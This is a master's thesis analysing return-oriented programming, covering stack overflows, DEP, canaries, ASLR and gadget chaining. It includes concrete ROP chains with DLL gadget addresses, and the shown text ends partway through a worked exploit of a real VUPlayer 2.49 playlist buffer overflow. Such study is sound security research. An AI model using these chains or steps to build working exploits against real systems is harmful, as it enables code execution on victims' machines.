An Analysis of Return-oriented Programming

Anders Flatem

Thesis submitted for the degree of
Master in Informatics: Programming and Networks
60 credits

Faculty of mathematics and natural sciences

UNIVERSITY OF OSLO

Autumn 2019

An Analysis of Return-oriented Programming

Anders Flatem

An Analysis of Return-oriented Programming

Anders Flatem

1st August 2019

Abstract

Return-oriented programming is a powerful and versatile code-reuse attack. In this thesis we attempt to do an analysis of the functionality of return-oriented programming. We cover what return-oriented programming is, how it came to be and what requirements there are to be able to execute an attack. We also take a look at which mitigations currently exist to stop return-oriented programming and which mitigations have been proposed. We try to make a judgement about their effectiveness and practicality. Finally we take a look at some more advanced forms of return-oriented programming called return-oriented programming without returns and blind return oriented programming.

Contents

List of Figures

List of Tables

Preface

I have always been fascinated with low level functionality of software and this subject provided me with an opportunity to take a closer look on how software functions under the hood. I was also granted an opportunity to learn about a powerful exploitation technique in the form of return-oriented programming.

I would like to thank my supervisor Dr. Laszlo Erdodi. I would also like to thank the Corelan team for their excellent tutorial on return-oriented programming and for their plug-in Mona.py for Immunity Debugger. Finally I would like to thank my parents.

Part I

Introduction

Chapter 1

Background

1.1 Introduction

In this thesis we will focus on doing an analysis of return-oriented programming. We will look into what return-oriented programming is and what is possible to do with return-oriented programming. We will also look into which mitigations currently exists and which mitigations have been proposed to defend against return-oriented programming. We will also look into why it is so difficult to defend against. We will of course not be able to cover every available technique and every available or proposed mitigation, but we will look into some of the more notable ones.

In the first section of this thesis we will look into stack smashing and return-to-libc which are the predecessor exploitation techniques to return-oriented programming. We will also look into how these attacks can be executed by abusing a stack buffer overflow vulnerability. We note that these attacks can also be launched through other types of vulnerabilities, but we will not cover this in this thesis because we are going to focus more on the exploitation technique itself. We will also cover the current mitigations that are implemented to defend against these attacks such as Data Execution Prevention, Stack Canaries and Address Space Layout Randomization.

In the main part of the thesis we will focus on return-oriented programming. We will look into how it is possible and how powerful of an exploitation technique it is. In this part we focus on how a return-oriented programming attack can be performed against a Microsoft Windows system and what are the requirements to be able to execute it. We will also look into how return-oriented programming can bypass the basic mitigations that were discussed in the background section. After this we will look into which advanced mitigations have been proposed to combat return-oriented programming. Finally, in this section we will look into some of the more advanced return-oriented programming techniques such a return-oriented programming without using returns and blind return-oriented programming.

In the third and final section of this thesis we make some observations about the avenues for attack, the techniques that have been discussed in this thesis and some thoughts around the mitigations and why it is so difficult to create a solution that can stop return-oriented programming attacks.

1.2 Motivation

The motivations to do this analysis comes form the fact that return-oriented programming is an interesting technique that has spawned many new areas of research. It is both a powerful and versatile technique that is difficult to defend against. It gives an attacker full control of the target in the form of arbitrary code execution. It is possible to launch it from a basic stack buffer overflow attack which there has been many occurrences off.

1.3 Related Works

Jump-Oriented Programming

Jump-oriented programming is a code reuse attack that is not reliant on return instructions [3]. It is different from return-oriented programming without returns in that it also does not rely on ret-like instructions. It uses functional gadgets to perform primitive operations and a dispatcher gadget to decide which functional gadget to execute next.

Loop-Oriented Programming

Loop-oriented programming is a code reuse attack that uses entire functions as gadgets instead of simple instructions [16]. It uses a particular function with a loop statement called a loop gadget to chain together the available gadgets.

1.4 The Stack

In modern computer systems each process has its own reserved region of memory referred to as its stack. The stack is one of the three regions which that a process is split into. The other parts are the text segment and the data segment. The text segment contains the program instructions and is a read-only data section. The data segment contains initialised and uninitialised data such as static variables. The final region is the stack which is used to store dynamically allocated variables which are used in functions, to pass parameters to functions and to return values after function execution.

The stack is an abstract data type that serves as a collection of elements. It functions much like a stack of plates. The plate that was put on top last is also the first plate to be taken out. This way of ordering which element is taken of the stack is called last in first out.

Every time a function is called it is given its own smaller part of the stack to store its data. This smaller part of the stack is called a stack frame and consists of the function parameters, the function's local variables and the data necessary to recover the previous stack frame. Even though the functionality of the stack is simple in theory there is still a very real possibility for things to go wrong. One of the most common errors to encounter when interacting with the stack is a stack buffer overflow. This error is related to how variables are stored on the stack. It can also open up the possibility for vulnerabilities which we will later look into how can be exploited to perform a return-oriented programming attack. In the next section we will look into what causes this error and how it works.

1.5 Stack Buffer Overflow

A buffer overflow is a run-time error that occurs when a program attempts to write to a memory address outside of its intended data structure. This happens when the size of the data is larger than the size of the buffer. This can corrupt adjacent memory and can cause the program to crash or operate incorrectly. A common example of this error is an array index out of bounds exception. This error can make a program vulnerable to exploits where an attacker can hijack the program control flow through code injection.

For a simple demonstration of a stack buffer overflow we will be using the program Vuln-exe. See Appendix A.1. Vuln-exe is a simple program that takes one string argument and copies it into a buffer. This buffer is named data and is 12 bytes long. For a graphical representation of a standard execution of Vuln-exe see figure 1.1. As we can see from figure 1.1 there is no unexpected behaviour when using the string "Hello" as the argument. However if we use a string that is too large to fit into the buffer the remainder of the string will overflow onto the stack overwriting the content that is allocated below it. We can see a depiction of the buffer being overrun in figure 1.2 where the letter "A" times 24 has been used as the argument. This is made possible by the C function `strcpy` which does not have any built in bounds checking. This software vulnerability can be exploited to take over a program's control flow using a stack smashing attack and later we will also see how we can exploit it using a return-oriented programming attack. As a result of this exploit an attack can achieve arbitrary code execution. In the next section we will look into some basic techniques which includes stack smashing and return-to-libc.




Figure 1.1: Vuln-exe expected execution




Figure 1.2: Vuln-exe stack buffer overflow

1.6 Basic Techniques

Before we delve into the more advanced techniques we have to cover the basis on what these techniques were built on. In this section we will cover two different techniques that laid the groundwork for return-oriented programming. The first and most basic technique is called Stack Smashing. This was the first technique to exploit stack buffer overflows and it first gained widespread recognition after Aleph One published his famous article *Smashing The Stack For Fun And Profi* [29]. The second technique we will cover is Return-to-libc which is a technique that is seen as the predecessor to Return-oriented programming. This technique has many similarities to Return-oriented programming and is also based on code-reuse, but it is much less versatile.

1.6.1 Stack Smashing

The most basic exploitation we can do with a stack buffer overflow is called Stack Smashing. Using stack smashing it is possible to redirect a program's control flow by exploiting the call stack. When a function gets called the caller will push the return address onto the stack and when the function finishes the callee will pop the return address off of the stack and then transfer control to that address. If an attacker can gain control over that address it is possible for an attacker to freely redirect the program flow. Which gives an attacker the ability to perform arbitrary code execution.

As demonstrated in figure 1.2 if we input a sufficiently long enough string the stored return address will be overwritten by parts of the input. This results in control being handed over to the address 0x49494949 (AAAA) as the function finishes. In most cases 0x49494949 will be outside the program's memory range and the program will crash, but if 0x49494949 were to contain any instructions the program would resume execution from this address. This means that an attacker can replace 0x49494949 with an address that contains valid instructions which results in the attacker being able to execute any arbitrary instruction.

To perform this attack against Vuln-exe an attacker must craft a string consisting of three parts, an offset, a new return address and a payload. An attacker must first calculate the offset needed to reach the memory address where the return address is stored. The offset is dependent on different factors such as the length of the buffer and the implementation of the stack. There are many different ways to calculate this offset such as stepping through the code or brute forcing the length through trial and error. If we look at figure 1.1 we can see that the offset to reach the start of the return address from the start of the buffer is 20 bytes. After the attacker has calculated the offset they need to overwrite the stored return address with the address of an instruction that lets them jump to their payload. Since the payload is going to be the next item on the stack it means that the extended stack pointer (ESP) is currently pointing to the start of the shellcode. In this case an attacker needs to overwrite the return address with a JMP ESP instruction to jump to their shellcode. After this the attacker attaches their shellocde to the end of the string. Below is an example of the setup for the exploit.

```
padding = "0x49" * 20           # Offset of 20 As
ret = 0x75730F75                # Address of JMP ESP
shellcode = "0x90" * 50         # Benign shellcode
                                - of 50 no operations
```

Combining the offset, return address and payload an attacker now has crafted a malicious string that can be inserted into Vuln-exe. Because of security implementations such as No Execute bit and other memory space protection mitigations it is no longer possible to execute code directly on the stack in any modern system. Therefore new techniques that reuse the instructions that already exist on the stack have to be used instead. One of the first techniques to do this was the Return-to-libc attack.

1.6.2 Return-to-libc

Return-to-libc is one of the first discovered code reuse attacks and the predecessor to return-oriented programming. It was first discovered by Alexander Peslyak in 1997 [10]. A return-to-libc attack attempts to bypass the no-execute bit security feature by calling functions that already exists within the program. This is different than our stack smashing attack where we attempted to push our own code onto the stack and execute it. A good place to look for existing functions is the Standard C library which contains many different functions. It is also used by wide variety of different applications. This is why the exploit is named return-to-libc after the Standard C Library even though you could technically use any available function or library. A large limitation of the return-to-libc exploit is that we can only call pre-existing functions in our exploit. In the next chapter we will look into a more advanced technique called return-oriented programming which gives us many more options and greater flexibility on how to bypass the no-execute rule in modern systems.

1.7 Mitigations

This section will cover the primary mitigations against stack smashing and why these mitigations motivate the need for return-oriented programming. The first mitigation we will cover is Executable Space Protection which makes it impossible to executed code on the stack. Effectively making standard stack smashing impossible. The second mitigation is stack canaries which put hidden values of the stack used to detect memory corruption. The final mitigation is Address Space Layout Randomization which try to make it harder for an attacker to access instructions by randomizing the location of the base of the executable, the heap, the stack and the shared libraries.

1.7.1 Executable Space Protection

Executable space protection is the primary mitigation against stack smashing. It makes use of hardware feature No-execute bit which is a technology that is used by the CPU to segregate areas of memory between processor instructions and storage. However if NX bit is not supported by the hardware it is possible to provide software emulation of this feature, but at the cost of some overhead. Other executable space protection schemes exists such as W^X (Write or Execute) where it marks memory pages either as writeable or executable. On Windows operating systems the NX bit is part of a mitigation called Data Execution Prevention and has been implemented into every version of the Windows operating system since Windows XP Service Pack 2 [15]. Since the NX bit marks the memory regions where an attacker would be injecting their shellcode as non-executable it would be impossible to perform a stack smashing attack against an application that is protected by the NX bit. Therefore an attacker have to use either return-to-libc or return-oriented programming to bypass this mitigation by utilizing instructions that are not located in memory regions marked with the NX bit. These memory regions are generally the program's own instructions or instructions that it has imported from a shared library such as the standard C library.

1.7.2 Stack Canaries

Stack canaries, also known as stack cookies are known values which are placed on the stack between a buffer and the control data to monitor for stack buffer overflows. When a buffer overflow corrupts the memory stack the stack canary will also be overwritten. Then when attempting to verify the canary data there will be a mismatch due to the stack being corrupted from the buffer overflow.

There are three types of stack canaries currently in use, terminator canaries, random canaries and random XOR canaries. A terminator canary is consist of different string terminators such as null terminators (0x0), carriage return (0xD), linefeed (0xA) and -1. This makes it so an attacker has to write either of these values before writing the return address to avoid altering the canary. This can protect against certain string based exploits such as those exploiting `strcpy` because of how `strcpy` is implemented it will return when it encounters a null byte. The second type of canaries are random canaries. A random canary places a random value on the stack that is generated at program initialization. To bypass this an attacker would have to either attempt to guess the canary value using a brute force approach or an attacker can attempt to read it from of the stack. The last canary type is random XOR canaries which works similarly to random canaries. Random XOR canaries have an extra layer of protection where the random value is XORed with the control data. This means that even if an attacker were to find out the canary value the attack would still fail because the control data has been corrupted and it will no longer match with the canary value.




Figure 1.3: Stack Canary

1.7.3 Address Space Layout Randomization

Address Space Layout Randomization (ASLR) is a computer security technique that randomizes the program's address space. This makes it harder for an attacker to reliably jump to the correct address when performing an exploit. ASLR will randomize key data areas of a process such as the stack, the heap, the shared libraries and the base of the executable. ASLR is based upon using probability to topple an attack. It relies on that the chance of an attacker guessing the correct location of randomly placed data is very low. This makes it significantly more difficult to perform attacks such as return-to-libc attacks and return-oriented programming attacks since the attacker must know the location of the instructions to be executed. It also makes stack smashing more difficult since an attacker would have a hard time locating their shellcode. This is one of the primary mitigations against return-oriented programming and in the next chapter we will look at some weaknesses of this mitigation.

1.8 Summary

In this chapter we looked at the functionality of the stack and what can happen when memory is not handled properly. We looked at how the stack can be corrupted by a stack buffer overflow if the program does not handle memory properly. We also looked at how this mistake can be exploited to perform a stack smashing attack. We also looked at the predecessor to return-oriented programming called return-to-libc. Finally we looked at different mitigations against these techniques such as Executable Space Protection, stack canaries and Address Space Layout Randomization.

Part II

The project

Chapter 2

Return-Oriented Programming

2.1 The Basics

Return-oriented programming is a code reuse based attack and an advanced form of stack smashing. It was first proposed by Shacham in his paper *The Geometry of Innocent Flesh on the Bone:Return-into-libc without Function Calls (on the x86)* [34]. Return-oriented Programming is the evolution of the return-to-libc attack and it allows an attacker to execute code in the presence of security mitigations such as Data Execution prevention. This is made possible by hijacking the program's control flow and then executes machine instructions that are already present in the machine's memory. Since these instructions already exists within the machine's memory they will not be marked as non-executable bypassing the Data Execution Prevention (DEP). Like stack smashing return-oriented programming abuses the stack buffer overrun vulnerability to execute malicious instructions. The general goal of a return-oriented programming attack is to disable security measures such as DEP so that an attacker can execute their shellcode unhindered by it. The biggest drawback to return-oriented programming is that it does not bypass Address Space Layout Randomization (ASLR) because it is reliant on knowing the address of each instruction. However later we will look into the weaknesses of ASLR and how we can potentially bypass it to still launch an attack. First we are gong to go through how return-oriented programming works and then how to find instructions that can be used in an attack.

2.1.1 Gadgets and Chains

Return-oriented programming has two rules that needs to be followed. The instruction that we want to execute has to exist within the program and it has to be followed by a return instruction. This means that we need a sufficiently large instruction set to be able to execute a return-oriented attack. With a large enough instruction set a return-oriented programming attack is Turing Complete [34]. These instructions can be found within the binary itself or within shared libraries that the program imports. First we are going to go through how and why these instructions can be put together to create an exploit.

The first part of a return-oriented exploit is finding gadgets. Gadgets are one or more instructions followed by a return instruction. Below is an example of a simple gadget that increases the value of EAX by one.

```
INC EAX; RETN
```

By putting different gadgets after each other onto the stack we can achieve different results. Doing this is called a Return-oriented programming chain or ROP-chain for short. Below is an example of a simple ROP-chain that zeros out both EAX and EDX, increases EAX by three, EDX by two and then adds them together.

```
XOR EAX, EAX; RETN
XOR EDX, EDX; RETN
INC EAX; RETN
INC EAX; RETN
INC EAX; RETN
INC EDX; RETN
INC EDX; RETN
ADD EAX, EDX; RETN
```

The ability to chain instructions together is made possible by the return instruction. When a return instruction is executed it will return to the next address on the stack. When building a ROP-chain there are certain gadgets that are very useful such as the XOR instruction. The XOR instruction is useful when we want to zero out a register while avoiding using a null byte. Another useful instruction is the POP instruction. The POP instruction can be used to put any arbitrary value into a register. As seen below this works by having a POP gadget followed by the desired value.

```
POP EAX; RETN
0x00000001
```

The POP instruction will pop the next value off the stack and into EAX. However working with values that contain null bytes such as 1 (0x0000000001) might break the ROP-chain due to the nature of C-strings. Luckily we have some tricks to bypass this limitation. One of these tricks is to negate the value after poping it.

```
POP EAX; RETN
0xFFFFFFFE
NEG EAX; RETN
```

Another trick if we cannot find a NEG instruction for the desired register is to use arithmetic instructions such as SUB and ADD. To try to arithmetically calculate the value.

```
POP EAX; RETN
0xFFFFFFFF
POP EDX; RETN
0xFFFFFFFE
SUB EAX, EDX; RETN
```

Sometimes we cannot find a short version of a gadget that we need. Then we can use a gadget that contains multiple instructions to achieve what we want. It is then important to take into consideration every instruction in the gadget.

```
ADD EAX, EDX; POP EBX; POP ECX; RETN
0xFFFFFFFF
0xFFFFFFFF
```

Here we wanted a gadget to add EDX to EAX, but we could not find a gadget containing only that instruction. We had to settle for a longer gadget that contains multiple instructions. We need to make sure that we account for the additional instructions (referred to as side effects) in the gadget and add some dummy values to the stack that can be popped into EBX and ECX respectively. If we do not plan on use these values they can be anything, but we have to make sure they do not interfere with the rest of the chain. Finally there are gadgets with a return instruction that cleans up the stack frame.

```
ADD EAX, EDX; RETN 0xC
0xFFFFFFFF
0xFFFFFFFF
0xFFFFFFFF
```

These gadgets can be used, but we have to account for the return instruction cleaning the stack frame. In the example above RETN 0xC will remove 3 (12 bits) values off of the stack. Since we do not want it to remove parts of our ROP-chain we have to use dummy values as a buffer. As we can see we have to pay quite a bit of attention when creating a ROP-chain and we might have to use some different tricks depending on which gadgets we have available. Next we are going to look into how to find gadgets and which gadgets to avoid.

2.1.2 Finding Gadgets

Finding gadgets is an integral part when building a ROP-chain. Which gadgets are available determine what kind of attack you can perform and how you should structure your ROP-chain. Gadgets can be found by performing a statical analysis of the binary and its libraries. When looking for gadgets there are certain values that we would like to avoid. These are values such as null bytes (0x0), line feeds (0xA) and carriage returns (0xd). This is because these values mark the end of C style strings which means that if our exploit is exploiting a function like `strcpy` it will end the exploit prematurely. When looking for gadgets through statical analysis we should look for a return instruction (0xC3) and then build the gadget backwards from there until we reach an undesirable, invalid instruction or reach a predetermined max length for the gadget. When building a gadget it is best to first build the gadget as large as possible and then split it up into multiple smaller gadgets. If we have the gadget "a; b; c; RETN" it logically follows that we can also split this gadget into two smaller gadgets "b; c; RETN" and "c; RETN". Shacham has proposed an algorithm for finding gadgets dubbed GALILEO [34].

Due to how Intel x86 code works it is possible to find unintended instructions that were not placed there by the complier. These unintended instructions we can use to create gadgets. We can find these by split existing intended instructions into new unintended instructions. This process is called Opcode Splitting or misaligned parsing. To abstractly understand how opcode splitting works consider this analogy to the English language made by Shacham [34].

> English words vary in length, and there is no particular position on the page where a word must end and another start. Intel x86 code is like English written without punctuation or spaces, so that the words all run together. The processor knows where to start reading and, continuing forward, is able to recover the individual words and make out the sentence, as it were. At the same time, one can make out more words on the page than were intentionally placed there. Some words will be suffixes of other words, as “dress” is a suffix of “address”; others will consist of the end of one word and the beginning of the next, as “head” can be found in “the address”; and so on.

For a more concrete example of opcode splitting let us assume we have found a gadget followed by a return instruction.

```
80C0 58    ADD AL, 58
C3         RETN
```

As we can see this can be made into the gadget ADD AL, 58; RETN. However if we were to start two bytes later we would get a different gadget.

```
58          POP  EAX
C3          RETN
```

This gives us the gadget POP EAX; RETN. This is how we can discover unintended instructions to create more gadgets.

Once we have generated a list of gadgets we have to decide which gadgets we would like to use. For now we cannot use gadgets that exists in modules that implement Address Space Layout Randomization so we can ignore these when creating our chain. Depending on the target and which gadgets we have found it is possible to create a generic exploit. To make a system version independent exploit we will have to restrict ourselves to only gadgets that are within the binary itself or parts of libraries that are distributed with the binary. For a more targeted attacks we can consider using gadget that exist within the native system libraries such as ntdll.dll.

2.1.3 Shellcode to Chain

It is possible to directly convert shellcode into a ROP-chain. We can do this by either finding the instructions from the shellcode as gadgets (The instruction followed by a return) or if we cannot find a direct equivalent we can attempt to emulate the instructions using the gadgets we have found. The ROP-chain to launch the Windows calculator would look like the code below.

```
POP EDI; RETN
0x70C0936F       # Address of Calc
POP ECX; RETN
0x63616C63       # String literal 'calc'
MOV [EDI], -
 - ECX; RETN
POP EAX; RETN
0xC92EDF7D       # Address of WinExec
CALL EAX; RETN
0x70C0936F       # Address of Calc
0x00000001       # + 1
```

If we were to use Vuln-exe as our target we would have access to the instructions both in the executable and any shared libraries that it imports. If we were to compile Vuln-exe using Cygwin [8] which is a C compiler for windows that tries to emulate Linux like functionality we would have access to both the instructions in the vuln-exe.exe executable and the Cygwin1.dll library. However having to rely on only the gadgets we have found to create a payload makes us rather inflexible when it comes to functionality. This is why it is better to create a ROP-chain that disable the Data Execution Prevention as we will see in the next section.

2.2 Bypassing Data Execution Prevention

Generally turning the whole shellcode into a ROP-chain is not feasible especially if we have a large payload. Therefore it makes more sense to either disabled the Data Execution Prevention entirely or to create a writeable memory area that is not protected by the Data Execution Prevention. To create a ROP-chain that either disabled the Data Execution Prevention or creates a new memory area we need to use some native Windows functions. There are six different native functions we can use to achieve this goal. Each function requires a different stack setup so we have to carefully choose which function to use based on which gadgets we have available.

VirtualAlloc

VirtualAlloc [23] is a function that is used to allocate a new section of memory. We can use this function to allocate a new area of memory that is marked as executable and then move our shellcode there. VirtualAlloc requires the following stack setup.

Parameter	**Description**
Return Address	The function return address. We want this to point to a second ROP-chain that copies the shellcode into the newly allocated region.
lpAddress	The starting address of the region we want to allocate.
dwSize	Size of the region in bytes.
flAllocationType	The type of memory allocation we would like to do. This should be 0x1000 (MEM_COMMIT).
flProtect	This parameter decides which protection level we want for the memory region. Since we want it to be executable we set this to 0x40 (PAGE_EXECUTE_READWRITE).

Table 2.1: Parameters for VirtualAlloc

HeapCreate and HeapAlloc

The function HeapCreate [21] creates a private heap in memory. When creating the heap we can decide which level of access protection this heap should have. The stack setup for HeapCreate is as follows.

Parameter	Description
Return Address	The function return address. This will point to the ROP-chain for HeapAlloc.
flOptions	This parameter decides the access protection of the heap and should be set to 0x0004000 (HEAP_CREATE_ENABLE_EXECUTE)
dwInitialSize	This parameter decides the initial size of the heap in bytes.
dwMaximumSize	This parameter decides the maximum size of the heap in bytes

Table 2.2: Parameters for HeapCreate

After creating the heap using HeapCreate we have to use HeapAlloc [20] to allocate memory inside the heap. The stack setup for HeapAlloc is as follows.

Parameter	Description
Return Address	The function return address. This should point to a ROP-chain that copies the shellcode into the newly created heap.
hHeap	This parameter should point to the heap we want to allocate a block in. This value has automatically been put into EAX by the HeapCreate function call.
dwFlags	This parameter can be used to override values set by HeapCreate. We want to leave this as 0x0.
dwBytes	This parameter is the number of bytes to be allocated.

Table 2.3: Parameters for HeapAlloc

SetProcessDEPPolicy

SetProcessDEPPolicy [22] can change the Data Execution Prevention policy for a process. Some important things about this function is that it only works on 32-bit processes. It also only works if the current Data Execution Prevention policy is set to either OptIn or OptOut. Finally it can also only be called once for a process so if the application we are trying to target has already called this function it cannot be use in an attack. The stack setup for SetProcessDEPPolicy is as follows.

Parameter	Description
dwFlags	This parameter has to be set to 0x0 to disable the Data Execution Prevention of the process.

Table 2.4: Parameters for SetProcessDEPPolicy

NtSetInformationProcess

NtSetInformationProcess is an undocumented function that is part of the Windows Kernel [36]. This function is can disable the Data Execution Prevention of a process. The stack setup is as follows.

Parameter	Description
Return Address	Return address of the function. This should point to the location of our shellcode.
NtCurrentProcess()	This parameter should be set to 0xFFFFFFFF (-1).
ProcessExecuteFlags	This parameter should be set to 0x22 (ProcessExecuteFlags).
&ExecuteFlags	This parameter should be a pointer to the value 0x2 (MEM_EXECUTE_OPTION_ENABLE).
sizeOf(ExecuteFlags)	This parameter should be set to 0x4.

Table 2.5: Parameters for NtSetInformationProcess

VirtualProtect

VirtualProtect [24] changes the protection on a region of committed pages in the address space of the calling process. This means that we can change the access protection at the location of our shellcode. The stack setup for VirtualProtect is as follows.

Parameter	Description
Return Address	Return address of the function. This should point to the location of our shellcode.
lpAddress	Pointer to the region of of pages whose access protection we want to change. This should point to the base address of our shellcode.
dwSize	Size of the region whose access protection we would like to change in bytes.
flNewProtect	The protection option that we want to change to. This should be 0x40 (PAGE_EXECUTE_READWRITE)
lpflOldProtect	Pointer to a variable that will receive the old access protection value.

Table 2.6: Parameters for VirtualProtect

WriteProcessMemory

WriteProcessMemory [25] writes data to an area of memory in a specific process. This function can be used to copy our shellcode from a non-executable region of memory to an executable region of memory. The function will make sure that the destination is marked as writeable, but we have to make sure that the region is marked as executable. The stack setup for WriteProcessMemory is as follows.

Parameter	Description
Return Address	The return address of the function. This should be the new address of our shellcode.
hProcess	The handle of the process to be modified. This should be -1 (0xFFFFFFFF) to indicated the current process.
lpBaseAddress	The pointer to the location where the shellcode shall be written to. This should be the same as the return address.
lpBuffer	A pointer to the data that shall be written to the address space of the specified process. This should be a pointer to the base address of the shellcode.
nSize	Number of bytes that shall be written to the location.
lpNumberOfBytesWritten	A writeable location where the number of bytes written will be written to.

Table 2.7: Parameters for WriteProcessMemory

It should also be noted that not every function is available on every version of Windows. Which means we need to take into consideration which functions are available based on who is the target. In the next two sections we will look into how we can create a ROP-chain using VirtualAlloc and VirtualProtect. These ROP-chains were created with the help of Immunity Debugger [13] and Mona.py [7].

2.2.1 Using VirtualAlloc()

For our first example of a Data Execution Prevention bypass we are going to use VirtualAlloc. Again we are going to target Vuln-exe which gives us access to the Cygwin1.dll. As we can see in the table above 2.1 VirtualAlloc takes four argument. We need to get these arguments onto the stack in order, along with a return address for VirtualAlloc to return to. VirtualAlloc is a little tricky because it requires two ROP-chains for the exploit. First the ROP-chain to call VirtualAlloc to allocate the new unprotected memory and then a second ROP-chain to copy the shellcode into the new memory location. This means that the return address should be to the second ROP-chain. The four arguments of VirtualAlloc are lpAddress, dwSize, flAllocationType and flProtect. lpAddress is the starting address of the region to allocate the new memory. dwSize is the size of the new region in bytes. flAllocationType determines the type of memory allocation. This should be 0x1000 (MEM_COMMIT). Finally the flProtect parameter decides the memory protection type of the region. This should be 0x40 (EXECUTE_READWRITE). To get the parameters onto the stack we are going to use a PUSHAD instruction. PUSHAD is an instruction that pushes all the general purpose registers onto the stack. This means we have to use a ROP-chain to fill all the registers with the required values and then use a PUSHAD gadget to push them all onto the stack at the same time. Below is a list of which value goes into which register.

```
EAX = NOP (0x90909090)
ECX = flProtect (0x40)
EDX = flAllocationType (0x1000)
EBX = dwSize
ESP = lpAddress
EBP = Return to (pointer to JMP ESP)
ESI = Pointer to VirtualAlloc()
EDI = RETN
```

Using the available gadgets in Cygwin1.dll I end up with this ROP-chain. Please note that this is only the ROP-chain to make a call to virtualAlloc which means it does not deal with copying the memory over to the new region. However to do this we could use a ROP-chain to call `memcpy`.

```
0x611008f6   # POP EAX; RETN
0x612c081c   # Pointer to &VirtualAlloc()
0x61105c25   # MOV EAX,DWORD PTR DS:[EAX]; RETN
0x610cab41   # XOR ESI,ESI; RETN
0x610daa28   # ADD ESI,EAX; INC EAX
    -          ADC EAX,DWORD PTR DS:[EAX]; RETN
0x6108208a   # POP EBP; RETN
0x61176c69   # & JMP ESP
0x61005387   # POP EBX; RETN
0x00000001   # 0x00000001-> EBX
0x610de0f6   # POP EDX; POP EBX; RETN
0x00001000   # 0x00001000-> EDX
0x41414141   # Filler
0x61174e13   # POP ECX; RETN
0x00000040   # 0x00000040-> ECX
```

```
0x610cc705   # POP EDI; RETN
0x6112f485   # RETN
0x6101a9e5   # POP EAX; RETN
0x90909090   # NOP
0x610b1d9a   # PUSHAD; RETN
```

We will now go through each step in the ROP-chain.

```
0x611008f6   # POP EAX; RETN
0x612c081c   # Pointer to &VirtualAlloc()
0x61105c25   # MOV EAX,DWORD PTR DS:[EAX]; RETN
0x610cab41   # XOR ESI,ESI; RETN
0x610daa28   # ADD ESI,EAX; INC EAX
   -           ADC EAX,DWORD PTR DS:[EAX]; RETN
```

This part is pretty complicated with some long gadgets. What this part is trying to do is move a pointer to VirtualAlloc into the ESI register. It does this by first moving the pointer into the EAX register with a POP instruction. Then it zeroes out the ESI register by doing XOR ESI, ESI. Then it uses a long gadget with some side effects, but the crucial part here is the ADD ESI, EAX instruction. This will add ESI which we have made zero to EAX and then put the result in to ESI. This result is going to be the content of EAX since ESI was zero. This means we have now managed to move the pointer that we put in EAX into ESI.

```
0x6108208a   # POP EBP; RETN
0x61176c69   # & JMP ESP
```

This part is pretty simple. We want EBP contain a JMP ESP instruction so we use a POP instruction to pop it into EBP.

```
0x61005387   # POP EBX; RETN
0x00000001   # 0x00000001-> ebx
```

This part is placing the dwSize parameter into EBX. This should be how much memory we want to allocate in bytes. Let us leave this as one for now. Again we pop the value into EBX.

```
0x610de0f6   # POP EDX; POP EBX; RETN
0x00001000   # 0x00001000-> edx
0x41414141   # Filler
```

This part is placing the flAllocationType parameter into EDX. This should be 0x00001000 (MEM_COMMIT). Again we use a POP instruction to place it into the appropriate register. Since this gadget has a side effect of POP EBX we have to compensate this by adding a second value to pop into EBX. As we can see the dwSize parameter suddenly got much larger.

```
0x61174e13   # POP ECX; RETN
0x00000040   # 0x00000040 -> ecx
```

To get 0x0000040 (EXECUTE_READWRITE) into ECX we again use a POP instruction.

```
0x610cc705   # POP EDI; RETN
0x6112f485   # RETN
```

This pops RETN into EDI using a pop instruction. This is needed for the PUSHAD call.

```
0x6101a9e5   # POP EAX; RETN
0x90909090   # NOP
```

Since we do not need EAX to contain any values, but it will be pushed to the stack anyway with PUSHAD. We fill it with NOP instructions so it will not interfere with our ROP-chain.

```
0x610b1d9a   # PUSHAD; RETN
```

Finally we use the PUSHAD instruction. PUSHAD will push the registers onto the stack in the following order: EAX, ECX, EDX, EBX, EBP, ESP, EBP, ESI and finally EDI. This means that to get the values onto the stack in the correct order for the call to VirtualAlloc they have to be in the correct registers.

This was just the ROP-chain for a call to VirtualAlloc. If we wanted to create a proper exploit we would still need to create a ROP-chain that copies the shellcode into our newly allocated region using for example `memcpy`.

Unfortunately since Vuln-exe is such a small program I could not get rid of the null bytes in the ROP-chain which means that this ROP-chain will not work against Vuln-exe since the vulnerability is reliant on exploiting `strcpy`. For the next example using VirtualProtect we will target a larger program that also does not have the limitation of having to avoid null bytes.

2.2.2 Using VirtualProtect()

For our second example we are going to use a real application and not a dummy application like vuln-exe which we did for VirtualAlloc. The application we are going to use is VUPlayer 2.49 which has a reported buffer overflow when loading a playlist file (.m3u) [33]. First we start by verifying that there is a vulnerability. We can do this by generating a large pattern of unique values. I use Immunity Debugger [13] with the Mona.py plug-in [7] to generate this pattern. A pattern of 3000 bytes should be sufficient.

Aa0Aa1Aa ... v7Dv8Dv9

Now we can create a .m3u file and fill it with out pattern. When opening the .m3u file in VUPlayer the application crashes. For me it crashes at the address 0x68423768. We can now use the Mona command "pattern_offset <value>" (68423768) to calculate the distance needed to reach EIP. This distance is 1012. We have now confirmed that there is a buffer overflow vulnerability and we can start writing a ROP-chain.

For this example we are going to be using VirtualProtect. VirtualProtect is described in the table above 2.6. The return address should be a pointer to the start of the shellcode. The four arguments are lpAddress, dwsize, flNewProtect and lpflOldProtect. LpAddress should be the base address of the memory region where we would like to change the protection attribute. In essence LpAddress should be the address of the shellcode on the stack. Dwsize is the size of the region whose access protection we are going to change. FlNewProtect is which protection option we would like to change to. This should be 0x00000040 which is PAGE_EXECUTE_READWRITE. LpflOldProtect a pointer to a location that will receive the old protection flag. This can be anywhere as long as it is a writeable location. Again we are going to be using the PUSHAD instruction to get all of our parameters onto the stack. Below is the list of which value goes into which register.

```
EAX = NOP (0x90909090)
ECX = lpOldProtect (Writable address)
EDX = NewProtect (0x40)
EBX = dwSize
ESP = lPAddress
EBP = Return to (Pointer to JMP ESP)
ESI = Pointer to VirtualProtect()
EDI = RETN
```

